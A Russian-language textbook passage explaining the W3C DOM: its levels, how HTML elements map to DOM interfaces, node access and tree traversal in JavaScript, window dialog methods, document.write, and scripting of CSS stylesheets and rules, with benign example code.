В результате консорциумом W3C была представлена стандартизированная объектная модель, рассчитанная на использование с HTML- и XML-документами. Главным преимуществом W3C DOM (или просто DOM) перед объектными моделями DHTML различных браузеров является именно наличие четкого стандарта и спецификаций — того, чего долго не хватало Web-разработчикам. Существенны также структурные и идеологические отличия этих моделей. В то время как DHTML предполагает использование специфических коллекций объектов и методов для манипулирования данными документа, DOM определяет стандартный API (Application Programming Interface, интерфейс прикладного программирования), ориентированный на работу с деревом документа в явном виде: создание, изменение, копирование узлов дерева, установка узлам атрибутов и т. д.

Консорциумом W3C были опубликованы спецификации объектных моделей нескольких уровней.

- DOM уровня 0. Фактически это не формальная спецификация, а термин, указывающий на объектные модели документов устаревших браузеров Microsoft Internet Explorer 3.0 и Netscape Navigator 3.0.
- DOM уровня 1. Данная объектная модель предоставляет широкий набор средств, позволяющих получить доступ к каждому элементу дерева документа и легко манипулировать структурой документа и текстовым содержимым элементов.
- DOM уровня 2. Во многом объединяя возможности DOM уровней 1 и 2, данная модель добавляет требования поддержки различных дополнительных средств, таких, например, как: расширенный механизм обработки событий, механизм доступа к таблицам стилей, объекты итерации по дереву документа, работа с диапазонами выделения.
- DOM уровня 3. Эта версия вводит новые интерфейсы, типы данных, а также один дополнительный объект. Также описываются изменения некоторых методов интерфейсов, определенных в спецификации DOM уровня 2.

К сожалению, в настоящее время можно говорить о полной поддержке браузерами DOM первого и, лишь частично, второго уровня. При программировании клиентских сценариев имеется возможность определить параметры совместимости браузера *(как это сделать, см. в главе 5)*, что позволяет реализовать выборочное использование необходимых средств и избежать ошибок времени исполнения скрипта.

Примечание

Главная страница раздела, посвященного DOM, на сайте консорциума W3C находится по адресу **http://www.w3.org/DOM/**. Ссылки на все существующие спецификации DOM можно найти на странице **http://www.w3.org/DOM/DOMTR**. Также, в каталоге w3c\dom на прилагаемом к книге компакт-диске содержатся доступные на момент опубликования книги версии спецификаций DOM.

Объекты модели документа, их связь с HTML

Как упоминалось в одном из предыдущих разделов, документ, загруженный в браузер, доступен JavaScript-сценарию в виде иерархии объектов, структура которой тесно связана со структурой исходного документа. Связь объектной иерархии и документа HTML удобно рассматривать в терминах спецификации объектной модели документа W3C DOM. Для

рассмотрения этой связи необходимо сначала пояснить, как модель W3C DOM соотносится с иерархией объектов, представляющей документ.

Итак, уже говорилось о том, что W3C DOM определяет API для доступа к HTML- и XML-документам. Важным моментом является то, что спецификация DOM не требует от приложений какой-то конкретной структуры организации данных документа. Вместо этого она определяет API как набор *интерфейсов*. В данном контексте интерфейс представляет собой абстракцию, описывающую схему доступа и взаимодействия со специфическим для приложения внутренним представлением документа. Таким образом, W3C DOM на логическом уровне определяет принципы управления структурой и данными документа.

Работа с реализациями интерфейсов в широком смысле и, в частности, с реализациями интерфейсов DOM-модели в различных языках программирования осуществляется по-разному. Применительно к JavaScript, ядро исполнения сценариев DOM-совместимых браузеров отображает *атрибуты* и *методы* интерфейсов объектной модели в соответствующие *свойства* и *методы* объектов иерархии дерева документа (хотя для других языков, например, атрибуты могут представляться парой функций `getValue`/`setValue`).

Заглянув в спецификацию DOM любого уровня, можно видеть, что она состоит из нескольких разделов. Всегда присутствует раздел "DOM Core", описывающий ядро объектной модели — общий набор интерфейсов, программного манипулирования содержимым и структурой документа. В других разделах описываются расширения DOM, позволяющие решать определенный круг задач, такие, например, как: "DOM CSS" (интерфейсы программного управления правилами таблиц стилей CSS), "DOM Events" (обработка событий модели документа) и т. д. Одно из таких расширений — "DOM HTML" представляет для нас особый интерес, т. к. определяет набор интерфейсов DOM, специфичных для документов HTML.

Раздел спецификации *объектной модели документа HTML* (Document Object Model HTML) вводит несколько интерфейсов общего назначения (таких как `HTMLCollection`, `HTMLDocument`) и большое количество интерфейсов, соответствующих элементам языка HTML. Один интерфейс — `HTMLElement` следует упомянуть особо. От него наследуются все остальные интерфейсы объектов, соответствующих HTML-элементам. Он определяет следующие атрибуты: `id`, `title`, `lang`, `dir`, `className`. Некоторые объекты дерева документа реализуют интерфейс `HTMLElement` непо-

средственно, не определяя дополнительных свойств и методов. Таким объектам соответствуют следующие элементы HTML:

abbr	big	dfn	noframes	span	tt
acronym	center	dt	noscript	strike	u
address	cite	em	s	strong	var
b	code	i	samp	sub	
bdo	dd	kbd	small	sup	

Всем остальным HTML-элементам в дереве документа соответствуют объекты, предоставляющие специфические интерфейсы. Так, например, элементу `BODY` соответствует интерфейс `HTMLBodyElement`, а элементу `A` — `HTMLAnchorElement`. Таким образом, используя спецификацию CSS1 (на компакт-диске находится в каталоге w3c\dom\dom1), можно легко получать информацию о свойствах и методах конкретных типов объектов дерева документа, заведомо поддерживаемых современными браузерами.

На компакт-диске (в файле addons\html-dom.html) находится таблица соответствия элементов HTML интерфейсам DOM с указанием списков атрибутов и методов для каждого типа объекта.

Иерархия объектов модели документа браузера

Важным преимуществом объектной модели W3C DOM, обеспечивающим простоту ее применения является представление документа в виде дерева. Древовидное представление объектной иерархии позволяет использовать унифицированные методы доступа к информации документа, к тому же, оно наибольшим образом соответствует структуре HTML- и XML-документов. Рассмотрим простой HTML-документ следующего содержания:

```
<html>
  <head><title>Заголовок</title></head>
  <body>
    <a href="http://codeguru.ru">codegu<i>ru</i>.ru</a>
    <p>текст <i>курсив <u>подчеркнутый курсив</u> курсив</i>
текст</p>
  </body>
</html>
```




Рис. 4.2. Иерархия объектов HTML-документа

При загрузке этого документа браузер может представить его в виде иерархии объектов со структурой, представленной на рис. 4.2.

Блоками с темным фоном на рисунке изображены объекты, соответствующие элементам HTML. Все остальные узлы дерева являются объектами, представляющими текстовые фрагменты документа. Стоит заметить, что это лишь один из возможных вариантов иерархии объектов модели документа. Структура иерархии может различаться при обработке документа различными браузерами. Например, по-разному могут представляться последовательности пробельных символов между HTML-элементами в разметке.

Способы доступа к объектам модели документа

В данном разделе мы рассмотрим ключевой аспект создания динамических Web-страниц — способы доступа к объектам модели гипертекстового документа. Получив возможность выборочно ссылаться на эти объекты из скрипта, мы сможем изменять содержимое и структуру документа с помощью наших сценариев. Существует несколько стандартных (т. е. описываемых спецификациями W3C DOM и поддерживаемых всеми современными браузерами) способов доступа к объектам модели документа. Рассмотрение этих способов будет проводиться на примере гипертекстового документа следующего содержания (см. файл examples\04\ex_4_01.htm на компакт-диске):

```
<HTML><BODY>
  <FORM id="f0"><BUTTON type="button"
        name="el0">Button</BUTTON></FORM>
  <A href="#">Ссылка 0</A>
  <A href="#" name="el0">Ссылка 1</A>
  <SCRIPT src="ex_4_01.js"></SCRIPT>
</BODY></HTML>
```

Фрагменты кода, приведенные далее, содержатся в файле внешнего скрипта ex_4_01.js, подключаемого к документу. Результатом работы будет являться список имен HTML-элементов, соответствующих объектам дерева документа, ссылки на которые будут получены описанными далее способами. Все результаты сохраняются в строку `str` *(см. код примера)*, а затем выводятся в тот же документ. Имя элемента определяется из значения атрибута `nodeName` объекта.

Доступ через методы объекта *document*

Одним из наиболее простых в использовании способов получения ссылок на объекты дерева документа является использование нескольких методов объекта `document`.

Метод *getElementById*

Этот метод возвращает ссылку на объект дерева документа, соответствующего элементу HTML, для которого установлено определенное значение атрибута `id`. В листинге документа, приведенном ранее, атрибут `id` установлен для элемента `form`. Таким образом, зная `id`, легко получим ссылку на соответствующий объект, а затем определим имя HTML-элемента:

```
obj = document.getElementById("f0");
str += obj.nodeName;
```

При использовании необходимо учитывать семантику работы данного метода — он всегда возвращает ссылку только на один объект. Если в документе содержится несколько элементов, атрибуты `id` которых имеют одинаковые значения, то `getElementById` вернет ссылку либо на первый, либо на последний из них. Такое поведение стандартно, и определено для того, чтобы побудить авторов создавать корректные документы HTML, в которых значения `id` различных элементов уникальны.

Метод *getElementsByName*

Данный метод производит поиск элементов в дереве документа с определенным значением атрибута `name`. Он принимает в качестве параметра строку, содержащую необходимое значение. В отличие от метода `getElementById`, метод `getElementsByName` может возвращать коллекцию (список) объектов, т. к. в документе может содержаться несколько элементов с одинаковыми значениями атрибута `name` (например, элементы `input`, относящиеся к разным формам). Для нахождения количества объектов списка можно использовать свойство `length` коллекции, а для перечисления всех найденных объектов — цикл с параметром и синтаксис доступа к элементам массива:

```
obj = document.getElementsByName("el0");
for(var i = 0; i < obj.length; i++)
    str += obj[i].nodeName + "<br>";
```

Метод *getElementsByTagName*

Также, как и предыдущий метод, `getElementsByTagName` возвращает список объектов. Однако поиск производится по имени тега элемента

(он передается методу в качестве строкового параметра). Для просмотра объектов списка также воспользуемся циклом:

```
obj = document.getElementsByTagName("A");
for(var i = 0; i < obj.length; i++)
    str += obj[i].nodeName + "<br>";
```

В этом примере находятся все объекты модели документа, соответствующие элементам `A`.

Доступ через предопределенные коллекции объектов

Начиная с самой первой версии (DOM уровня 0), объектная модель документа определяет несколько коллекций, являющихся свойствами объекта `document`, которые содержат ссылки на объекты часто используемых HTML-элементов. В табл. 4.1 приведен список идентификаторов и описание этих коллекций.

Таблица 4.1. *Коллекции объекта* `document`

Коллекция	Описание
`anchors`	Содержит ссылки на объекты, соответствующие якорям в документе (элементам вида `<A name="...">...</A>`)
`applets`	Содержит ссылки на объекты, соответствующие элементам Java-апплетов
`forms`	Коллекция объектов форм (элементы `FORM`)
`images`	Коллекция объектов, соответствующих элементам изображений (`IMG`)
`links`	Коллекция объектов ссылок (элементы вида `<A href= "..." >...</A>`)

Для доступа к элементам коллекций используется все тот же синтаксис обращения к элементам массива — по числовому (порядковый номер элемента в документе), либо строковому (значение атрибута `id` или `name`) индексу. Далее приведен пример перечисления ссылок в документе с помощью коллекции `links`.

```
for(var i = 0; i < document.links.length; i++)
    str += document.links[i].nodeName + "<br>";
```

Доступ путем прохождения дерева документа

Каждый объект, представляющий узел дерева документа в модели DOM, имеет набор свойств, позволяющих получить информацию об этом узле, а также ссылки на предыдущий, последующий и дочерние объекты относительно данного узла. Наличие этих свойств позволяет рекурсивно просматривать иерархию объектов дерева документа. И благодаря тому, что DOM — стандартизированная модель, можно полагаться на одинаковое поведение во всех DOM-совместимых браузерах. В табл. 4.2 приведено описание соответствующих свойств.

Таблица 4.2. *Свойства DOM-объектов для перемещения по дереву документа*

Свойство	Описание
`nodeName`	Имя узла. Если узел представляет элемент, то значение атрибута содержит имя элемента
`nodeType`	Содержит числовое значение, обозначающее тип узла (типы узлов указаны в спецификации W3C DOM в определении интерфейса `Node`; всего описано 12 типов узлов, но здесь приведены только наиболее значимые): 1. Элемент. 2. Атрибут. 3. Текст. 8. Комментарий. 9. Документ (объект `document`). 10. Тип документа. Данное значение атрибут `nodeType` будет иметь у элемента определения типа документа `<!DOCTYPE...>`
`nodeValue`	"Значение" узла. Для текстовых узлов содержит строку текста
`childNodes`	Объект-коллекция ссылок на дочерние узлы (если такие имеются)
`parentNode`	Ссылка на объект родительского узла (если такой существует)
`firstChild`	Ссылка на первый дочерний узел (если такой существует)
`lastChild`	Ссылка на последний дочерний узел (если такой существует)

Таблица 4.2 *(окончание)*

Свойство	Описание
previousSibling	Ссылка на предыдущий соседний узел (если такой существует)
nextSibling	Ссылка на следующий соседний узел (если такой существует)

Для того чтобы начать "перемещаться" по иерархии объектов дерева документа, необходимо иметь ссылку хотя бы на один из этих объектов. Если вам известна структура документа, с которым работает скрипт, то удобным может быть получение такой ссылки путем использования метода getElementById или getElementsByName. Но, даже если это не так, существует несколько всегда доступных "точек входа" в дерево объектов модели документа:

- объект document;
- свойство document.documentElement — ссылка на объект, представляющий корневой элемент HTML-документа (обычно это элемент HTML);
- свойство document.body — ссылка на объект, представляющий элемент тела HTML-документа (элемент BODY).

Далее приведен пример рекурсивного обхода дерева документа с выводом в строку информации обо всех объектах дерева. В примере используется коллекция childNodes для перебора всех дочерних узлов объекта, ссылка на который передается в функцию ListNodes первым параметром. Обход дерева начинается с объекта document.

```
function ListNodes(refNode, nLevel)
{
  var strResult = "";
  for(var i = 0; i < nLevel; i++)
    strResult += " ";

  strResult += refNode.nodeName +
               " (nodeType=" + refNode.nodeType +
               "; nodeValue=" + refNode.nodeValue + ")<br>";

  if(refNode.hasChildNodes())
  {
```

```
    for(i = 0; i < refNode.childNodes.length; i++)
      strResult += ListNodes(refNode.childNodes[i],
                             nLevel + 1);
  }

  return strResult;
};

str += ListNodes(document, 0);
```

Этот код также находится в файле examples\04\ex_4_01.js на компакт-диске.

Основы использования объектной модели

Далее мы рассмотрим несколько важных объектов, свойств, методов, с которыми часто будем работать при решении типовых задач создания скриптов.

Объект *window*. Методы ввода/вывода информации

Являясь корнем объектной иерархии и предоставляя доступ к свойствам окна браузера или фрейма, объект `window`, безусловно, заслуживает особого внимания и изучения. Подробное описание этого объекта, его свойств, методов, а также способов создания, перемещения, изменения параметров окон браузера будет приведено в *главе 10*. Здесь же мы рассмотрим всего три метода объекта `window`, обеспечивающие возможность ввода и вывода информации посредством диалоговых окон. Эти методы хороши своей простотой и далее будут часто использоваться в простых примерах.

Метод *alert*

Вызов этого метода приводит к отображению модального диалогового окна, содержащего строку сообщения, передаваемую в качестве параметра. Обычно такое окно является стандартным окном сообщений графической среды и содержит также кнопку **OK** и пиктограмму, символизирующую знак предупреждения.

Вот примеры использования метода `alert`:

```
window.alert("Сообщение выведено методом alert");
alert("Еще одно сообщение");
```

Данный метод удобно использовать для вывода диагностической информации при отладке небольших скриптов.

Метод *confirm*

Данный метод служит для вывода диалогового окна подтверждения. Оно обычно содержит кнопки **OK** и **Cancel** (возможны также локализованные версии надписей, если браузер использует механизм графической среды для вывода окон сообщений), а также пиктограмму, свойственную окнам запроса.

Аналогично методу `alert`, `confirm` принимает один параметр — строку, которая будет выведена в диалоговом окне в качестве сообщения. Однако, в отличие от `alert`, этот метод возвращает логическое значение, указывающее на действие, совершенное пользователем. Если окно было закрыто вследствие нажатия кнопки **OK**, будет возвращено значение `true`, иначе — `false`. Далее приведен пример вызова метода `confirm`:

```
var bResult = window.confirm("Вы подтверждаете
                              выполнение операции?");
```

Данный метод часто используют для подтверждения каких-либо действий, производимых пользователем перед посылкой запроса для обработки сервером.

Метод *prompt*

Этот метод объекта `window` позволяет запросить у пользователя ввод текстовых данных небольшого объема. Вызов метода приводит к появлению модального диалогового окна, содержащего элемент управления для ввода текста. Такие окна не являются стандартными для различных графических сред, и их вид зависит от конкретного браузера. Обычно окно запроса данных включает кнопки подтверждения ввода и отмены (например, **OK** и **Cancel**), также оно может содержать пиктограмму, аналогичную пиктограмме окна, отображаемого вследствие вызова метода `confirm`.

Метод `prompt` принимает два строковых параметра. Первый — строка, которая будет отображена в диалоговом окне (обычно она используется

для пояснения значения вводимой информации). Второй — начальное значение, которое будет выведено в поле ввода текста. Тип возвращаемого значения метода зависит от действий, произведенных пользователем: если пользователь закрыл окно либо нажал кнопку **Cancel**, то возвращается `null`, если же была нажата кнопка **OK**, то возвращаемое значение — строка, содержащая текст, введенный пользователем. Далее приведен пример вызова метода `prompt`:

```
var strResult = prompt("Какое Ваше любимое время года?",
                       "весна");
```

При помощи данного метода удобно запрашивать у пользователя информацию в виде коротких произвольных значений (числа, имена, названия и т. д.) в тех случаях, когда ее необходимо немедленно обработать (например, осуществить проверку на соответствие диапазону значений, либо определенным образом отформатировать и тут же вставить в документ).

Объекты *document* и *body*

Объект `document` интересен тем, что является корнем объектной иерархии дерева документа. В спецификации W3C DOM уровня 1 описан интерфейс `HTMLDocument` (см. файл w3c\dom\dom1\level-one-html.html на компакт-диске), определяющий минимальный набор свойств, методов и коллекций этого объекта, доступных скрипту при работе под управлением DOM-совместимых браузеров.

Коллекции, являющиеся свойствами объекта `document` (`images`, `applets`, `links`, `forms`, `anchors`), были описаны в предыдущем разделе, поэтому перечислим здесь только его свойства, не являющиеся коллекциями, и методы. Перечень и описание свойств (согласно определению интерфейса `HTMLDocument` CSS уровня 1) приведен в табл. 4.3.

Таблица 4.3. *Свойства объекта* `document`

Свойство	Описание
`title`	Заголовок документа. Идентично содержимому элемента `TITLE`
`cookie`	Содержимое cookie-набора, связанного с документом
`referrer`	URI страницы, с которой был совершен переход в данный документ

Таблица 4.3 *(окончание)*

Свойство	Описание
`domain`	Изначально содержит имя домена, из которого загружен документ (или `null`, если домен не определен). Значение свойства может быть задано для обеспечения взаимодействия скриптов в документах, загруженных в разные фреймы с разных поддоменов одного домена
`URL`	Содержит полный URI документа
`body`	Объект HTML-элемента тела документа (`BODY` или `FRAMESET`)

Применение большинства из этих свойств будет подробно обсуждаться в следующих главах, поэтому здесь останавливаться на этом не будем.

Также объект `document` имеет несколько методов. Два из них (`getElementById`, `getElementsByName`) были описаны ранее. Описание остальных приведено в табл. 4.4.

Таблица 4.4. *Методы объекта* `document`

Метод	Описание
`open`	Открывает поток данных документа для записи. Если документ уже имеет какое-либо содержимое — оно очищается
`close`	Закрывает поток данных, открытый методом `open`, и вызывает перерисовку
`write`	Записывает строку текста в поток данных, открытый методом `open`. Этот текст интерпретируется как HTML-код и обрабатывается разборщиком HTML. На его основе генерируется часть объектной структуры модели документа
`writeln`	Полностью аналогичен `write`, но текст дополняется символом конца строки

Эти методы интересны для нас тем, что предоставляют простой и естественный способ генерирования фрагментов (или даже всего) содержимого документа скриптом. С помощью них мы можем, например, создавать некоторые части страницы "на лету", во время загрузки документа в браузер, или генерировать их в зависимости от определенных условий. Данными методами удобно пользоваться для вывода больших объемов диагностической информации при отладке скриптов. Для иллюстрирования возможностей использования методов `write` и `writeln` далее при-

веден фрагмент JavaScript-кода (его также можно найти в файле examples\04\ex_4_02.js на компакт-диске, а увидеть результат его работы можно, открыв в браузере файл примера examples\04\ex_4_02.htm), генерирующий достаточно большую (32 строки на 32 столбца) таблицу с изменяющимся цветом фона ячеек, эмулирующую область с градиентной заливкой.

```
var d = document;

d.writeln("<table cellpadding=0 cellspacing=0 border=0" +
          "style='font-size: 0px;'>");

for(var y = 0; y < 0xFF; y += 0x08)
{
  d.writeln("<tr>");

  for(var x = 0; x < 0xFF; x += 0x08)
  {
    var clr = 0xFF - ((x > y) ? x : y);

    var strColor = clr.toString(16);
    strColor = "#" + strColor + strColor + strColor;

    d.write("<td width='4' height='4' " +
      "bgColor='" + strColor + "'> </td>");
  }

  d.writeln("</tr>");
}

d.writeln("</table>");
```

Объект *body*

Среди свойств объекта `document` было указано свойство `body`, которое представляет собой объект DOM-дерева, соответствующий элементу `BODY` или `FRAMESET` HTML-разметки. Этот объект является реализацией интерфейса `HTMLBodyElement` (см. спецификацию DOM) и в соответствии с его описанием имеет несколько свойств. Стоит отметить, что практически всем свойствам объекта `body` (кроме `background`) соответствуют аналогичные свойства объекта `document` (они не определяются спецификацией DOM и поддерживаются браузерами только для обеспечения обратной совместимости). В табл. 4.5 приведен перечень и описа-

ние свойств объекта `body`, соответствующих им свойств объекта `document` и атрибутов HTML.

Таблица 4.5. *Свойства объектов* `body` *и* `document`

body	**document**	**Атрибут HTML**	**Описание**
link	linkColor	link	Цвет текста непосещенных ссылок
aLink	alinkColor	alink	Цвет текста активных ссылок
vLink	vlinkColor	vlink	Цвет текста посещенных ссылок
background	—	background	URI фонового изображения документа
bgColor	bgColor	bgcolor	Цвет фона документа
text	fgColor	text	Цвет текста документа

Изменяя значения этих свойств, можно легко управлять некоторыми характеристиками визуального представления документа (например, менять цвет фона или фоновое изображение). Однако принципиально более правильным и более универсальным способом, с помощью которого можно достичь аналогичного эффекта, является манипулирование стилистической информацией документа.

DOM и CSS

Как подчеркивалось в *главе 3*, использование каскадных таблиц стилей CSS в соответствии с принципом разделения структуры и представления дает разработчикам массу преимуществ при создании и поддержке гипертекстовых документов. Очевидно, возможность управления таблицами стилей (динамического подключения/отключения, доступа к отдельным правилам, их модификация) и встроенной информацией о стиле каждого элемента имеет большое значение для создания современных клиентских сценариев.

Управление таблицами стилей

Начать данный подраздел, пожалуй, следует с двух утверждений. Утверждение первое: DOM специфицирует мощные средства работы с табли-

цами стилей. Утверждение второе: этими средствами нельзя воспользоваться в полной мере. Дело в том, что все интерфейсы для работы с таблицами стилей (и, в частности, для работы с таблицами стилей CSS) вводятся только в спецификации DOM уровня 2 (раздел спецификации DOM уровня 2, посвященный управлению стилями, находится в каталоге w3c\dom\dom2\style). К сожалению, на момент написания данного материала ни один браузер не поддерживает полностью все требования спецификации DOM второго уровня. Также имеются некоторые расхождения со стандартом в реализации DOM CSS браузера Microsoft Internet Explorer (что будет отмечаться по мере необходимости). Именно поэтому здесь будет приведен лишь небольшой обзор основных возможностей работы с таблицами стилей.

Итак, самым простым способом, позволяющим получить доступ ко всем внедренным (содержащимся в элементах `STYLE`) и связанным (с помощью элемента `LINK`) таблицам стилей документа, является использование коллекции `styleSheets` объекта `document`. Следует упомянуть, что в терминах спецификации DOM уровня 2 `styleSheets` является атрибутом интерфейса `DocumentStyle`, а не `Document` (или производных от него), однако спецификация рекомендует предусматривать получение экземпляра интерфейса `DocumentStyle` через специфическое для языка приведение типа из экземпляра интерфейса `Document`, поэтому в JavaScript коллекция `styleSheets` представлена свойством объекта `document`. Таким образом, доступ к объекту, соответствующему первой таблице стилей в документе, может быть произведен следующим способом:

```
var oStyleSheet = document.styleSheets.item(0);
```

Каждый элемент коллекции `document.styleSheets` соответствует одной внедренной либо связанной с документом таблице стилей. При использовании таблиц стилей CSS элементы коллекции представлены объектами, являющимися реализацией интерфейса `CSSStyleSheet`. Интерфейс `CSSStyleSheet` в свою очередь наследуется от интерфейса `StyleSheet`, являющегося абстрактным базовым интерфейсом для работы с таблицами стилей любого типа. Таким образом, элементы коллекции `styleSheets` имеют следующие свойства (табл. 4.6), определяемые интерфейсом `StyleSheet`.

Особый интерес здесь представляют свойства `disabled` и `media`, т. к. позволяют влиять на применение таблиц стилей к документу, а следовательно, и на его визуальное представление. Так, изменяя значение свой-

ства disabled, можно выборочно "отключать" и заново задействовать таблицы стилей. А работая с объектом media — изменять список дескрипторов устройств, для которых предназначена таблица, что также может приводить к изменению отображения документа.

Таблица 4.6. *Свойства элементов коллекции* `styleSheets`

Свойство	Описание
disabled	Логическое значение, определяющее, должна ли таблица стилей применяться при отображении документа
href	Указывает URI связанной таблицы стилей (содержит значение атрибута href элемента LINK, либо null, если таблица стилей является внедренной)
media	Представляет собой объект, содержащий информацию о media-дескрипторах устройств, при отображении документа на которых должна применяться данная таблица
ownerNode	Ссылка на объект дерева документа, соответствующий элементу разметки HTML, задающему таблицу стилей (STYLE или LINK)
parentStyleSheet	Применим только к таблицам стилей, определенным на языках описания, допускающих вложенность таблиц. Определяет "родительскую" таблицу
title	Содержит значение атрибута title элемента, определяющего таблицу стилей
type	Указывает тип таблицы стилей (например, "text/css")

Интерфейс CSSStyleSheet определяет два дополнительных метода и два атрибута, необходимых для управления таблицами стилей CSS. С помощью методов (insertRule и deleteRule) можно производить добавление и удаление стилистических правил в таблице. Атрибут ownerRule логически соответствует правилу @import CSS. На втором атрибуте cssRules следует остановиться чуть подробнее.

Атрибут cssRules интерфейса CSSStyleSheet определяет список всех правил, содержащихся в таблице стилей. В JavaScript реализацией этого интерфейса является объект, представляющий собой коллекцию. С по-

мощью него возможен доступ к отдельным правилам таблицы стилей и их изменение. Стоит отметить, что в большинстве браузеров, четко следующих стандартам, эта коллекция называется `cssRules`. Однако в Microsoft Internet Explorer именем аналогичного объекта является `rules`. Таким образом, доступ к объекту, соответствующему первому правилу первой таблицы стилей документа, может производиться следующим образом:

```
var oRule = document.styleSheets.item(0).cssRules.item(0);
```

Однако при работе скрипта в среде Internet Explorer это должно выглядеть так:

```
var oRule = document.styleSheets.item(0).rules.item(0);
```

Теперь необходимо сказать несколько слов об объектах, соответствующих правилам таблиц стилей CSS (в примерах, приведенных ранее, переменной `oRule` присваивалась ссылка на такой объект). Для представления CSS-правил всех видов (как наборов правил, так и правил "at"), в спецификации DOM уровня 2 определена группа интерфейсов (табл. 4.7).

Таблица 4.7. *Интерфейсы для представления CSS-правил*

Интерфейс	**Описание**
`CSSUnknownRule`	Соответствует "at"-правилу, не поддерживаемому текущим агентом пользователя
`CSSStyleRule`	Соответствует одному набору правил таблицы стилей CSS
`CSSMediaRule`	Соответствует правилу `@media`
`CSSFontFaceRule`	Соответствует правилу `@font-face`
`CSSPageRule`	Соответствует правилу `@page`
`CSSImportRule`	Соответствует правилу `@import`
`CSSCharsetRule`	Соответствует правилу `@charset`

Каждый из этих интерфейсов определяет особые атрибуты и методы для управления конкретным типом правил таблиц стилей. Однако все они наследуются от одного интерфейса — `CSSRule`, являющегося абстрактным интерфейсом для представления как наборов правил, так и правил "at". Интерфейс `CSSRule` имеет несколько свойств (табл. 4.8).

Таблица 4.8. *Свойства интерфейса* `CSSRule`

Свойство	Описание
`cssText`	Текущее текстовое представление правила (ненаначальное значение)
`parentRule`	Если правило является вложенным в другое правило (например, стилистическое правило, содержащееся в блоке `@media`), то этот атрибут указывает "родительское" правило, иначе — `null`
`parentStyleSheet`	Ссылка на таблицу стилей, содержащую данное правило
`type`	Числовое значение, указывающее тип правила

Свойство `type` представляет большой интерес, т. к., используя его, можно узнать действительный тип объекта (интерфейс), представляющего элемент коллекции `cssRules`, и, следовательно, при необходимости выполнять специфическую обработку правила таблицы стилей. Возможные значения этого свойства описаны в виде констант в декларации интерфейса `CSSRule`. Константы, их числовые значения и названия соответствующих интерфейсов приведены в табл. 4.9.

Таблица 4.9. *Константы, определяющие действительный тип объекта, реализующего интерфейс* `CSSRule`

Константа	Значение	Интерфейс
`UNKNOWN_RULE`	0	`CSSUnknownRule`
`STYLE_RULE`	1	`CSSStyleRule`
`CHARSET_RULE`	2	`CSSCharsetRule`
`IMPORT_RULE`	3	`CSSImportRule`
`MEDIA_RULE`	4	`CSSMediaRule`
`FONT_FACE_RULE`	5	`CSSFontFaceRule`
`PAGE_RULE`	6	`CSSPageRule`

Еще одним интересным интерфейсом, о котором стоит сказать особо, является `CSSStyleRule`. Объекты, реализующие этот интерфейс, соответствуют обычным стилистическим правилам таблиц стилей. То есть, грубо говоря, любое правило, не являющееся правилом "at", представляется

в JavaScript объектом DOM, прототип которого определяется декларацией интерфейса `CSSStyleRule`.

Интерфейс `CSSStyleRule` имеет всего два атрибута: `selectorText` — текстовое представление селектора правила, и `style` — объект, реализующий интерфейс `CSSStyleDeclaration` (интерфейс `CSSStyleDeclaration` и объект `style` будут подробно описаны далее), предоставляющий средства для работы с отдельными свойствами (и их значениями) правил CSS.

Исходя из всего сказанного, можно полагать, что алгоритмы обработки таблиц стилей должны выглядеть чрезвычайно просто. Например, поиск нужного стилистического правила (получения ссылки на соответствующий объект) в таблице стилей сводится к последовательному перебору всех объектов коллекции `cssRules` (или `rules` для Microsoft Internet Explorer), анализу свойства `type` и, если его значение равно `STYLE_RULE`, анализу свойства `selectorText` этого объекта. Однако, к сожалению, здесь также имеются расхождения с теорией, обусловленные все теми же отступлениями от стандартов в браузере Microsoft Internet Explorer. Есть два значимых отличия реализации коллекции `rules` объекта таблицы стилей от реализации, предписываемой спецификацией DOM:

- коллекция содержит только объекты стилистических правил (правила "at", видимо, просто не включаются в иерархию объектной модели);
- элементы коллекции (объекты правил) реализуют интерфейс `CSSStyleDeclaration` не полностью. Объекты имеют только свойства `selectorText` и `style`, но не имеют свойств (например, того же свойства `type`), определяемых интерфейсом `CSSRule`, от которого, согласно спецификации, наследуется `CSSStyleDeclaration`.

